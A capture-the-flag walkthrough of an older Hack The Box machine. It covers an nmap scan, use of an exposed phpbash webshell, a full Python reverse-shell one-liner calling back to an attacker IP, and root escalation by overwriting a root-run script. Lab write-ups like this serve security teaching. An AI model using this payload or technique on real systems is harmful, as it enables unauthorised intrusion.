Scanning
I started as always with an nmap scan.
Nmap scan report for 10.10.10.68
Host is up, received user-set (0.060s latency).
Scanned at 2022-01-28 15:08:29 EST for 50s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-server-header: Apache/2.4.18 (Ubuntu)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.16 (94%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.13 (93%), Linux 4.2 (93%), Linux 4.4 (92%), Linux 4.8 (92%), Linux 4.9 (92%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.1 (92%)<SNIP>
Enumeration
Just port 80 open so let’s check that out.

The dev folder looks promising.

Wow, a phpbash webshell. That’s handy.
Foothold – Shell as www-data

Awesome, I should be able to get a reverse shell from this.
It took a bit of tinkering with payloads before eventually using this python one.
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",9995));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

And I got a shell!
Root
Checking sudo permissions for www-data showed some interesting info.

The user can run anything as scriptmanager.
There’s a script in the root directory owned by this user.

Checking out the script.
f = open("test.txt", "w")
f.write("testing 123!")
f.close
It’s opening the text file with write permission, writing the line to the file and saving it.
I had checked the file again and noticed it was getting updated, so I suppose it’s running the script on a schedule.
I transferred pspy to the box and ran it.

Alright, test.py is being run as root, and scriptmanager owns it. Since I can run sudo as scriptmanager, I should be able to edit the script and once root executes it, get a shell as root.
I created a new test.py script in /tmp with the same reverse shell python one-liner from before, and copied it into the directory to replace the orginal.

After a bit, I got the shell.

And I’m root!
Not too much extra to say on this one. As one of the older HTB machines, it’s representative of a much easier group of “easy” boxes that was extremely straightforward but teaches some basic concepts and rewards good methodology.
 A Cyber Journey